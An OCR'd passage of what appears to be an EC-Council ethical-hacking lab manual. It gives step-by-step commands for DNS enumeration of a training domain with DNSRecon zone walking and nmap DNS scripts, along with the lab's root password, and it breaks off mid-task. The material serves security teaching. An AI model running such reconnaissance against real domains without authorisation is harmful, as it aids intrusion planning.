
1. Switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Type **cd dnsrecon** and press **Enter** to enter in to dnsrecon directory.
5. Type **chmod +x ./dnsrecon.py** in the terminal and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **./dnsrecon.py -h** and press **Enter** to view all the available options in the DNSRecon tool.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **./dnsrecon.py -d [Target domain] -z** (here, the target domain is **www.certifiedhacker.com**); press **Enter**.

   Note: In this command, **-d** specifies the target domain and **-z** specifies that the DNSSEC zone walk be performed with standard enumeration.

8. The result appears, displaying the enumerated DNS records for the target domain. In this case, DNS record file **A** is enumerated, as shown in the screenshot.



9. Using the DNSRecon tool, the attacker can enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF, and TXT). These DNS records contain digital signatures based on public-key cryptography to strengthen authentication in DNS.
10. This concludes the demonstration of performing DNS Enumeration using DNSSEC zone walking.
11. You can also use other DNSSEC zone enumerators such as **LDNS** (https://www.nlnetlabs.nl), **nsec3map** (https://github.com), **nsec3walker** (https://dnscurve.org), and **DNSwalk** (https://github.com) to perform DNS enumeration on the target domain.
12. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Perform DNS Enumeration using Nmap


Nmap can be used for scanning domains and obtaining a list of subdomains, records, IP addresses, and other valuable information from the target host.

Here, we will use nmap to perform DNS enumeration on the target system.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. In the terminal window, type **nmap --script=broadcast-dns-service-discovery [Target Domain]** and press **Enter** (here, the target domain is **certifiedhacker.com**).
5. The result appears displaying a list of all the available DNS services on the target host along with their associated ports, as shown in the screenshot below.

   Note: The list of the services might differ when you perform the task.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **nmap -T4 -p 53 --script dns-brute [Target Domain]** and press **Enter** (here the target domain is **certifiedhacker.com**).

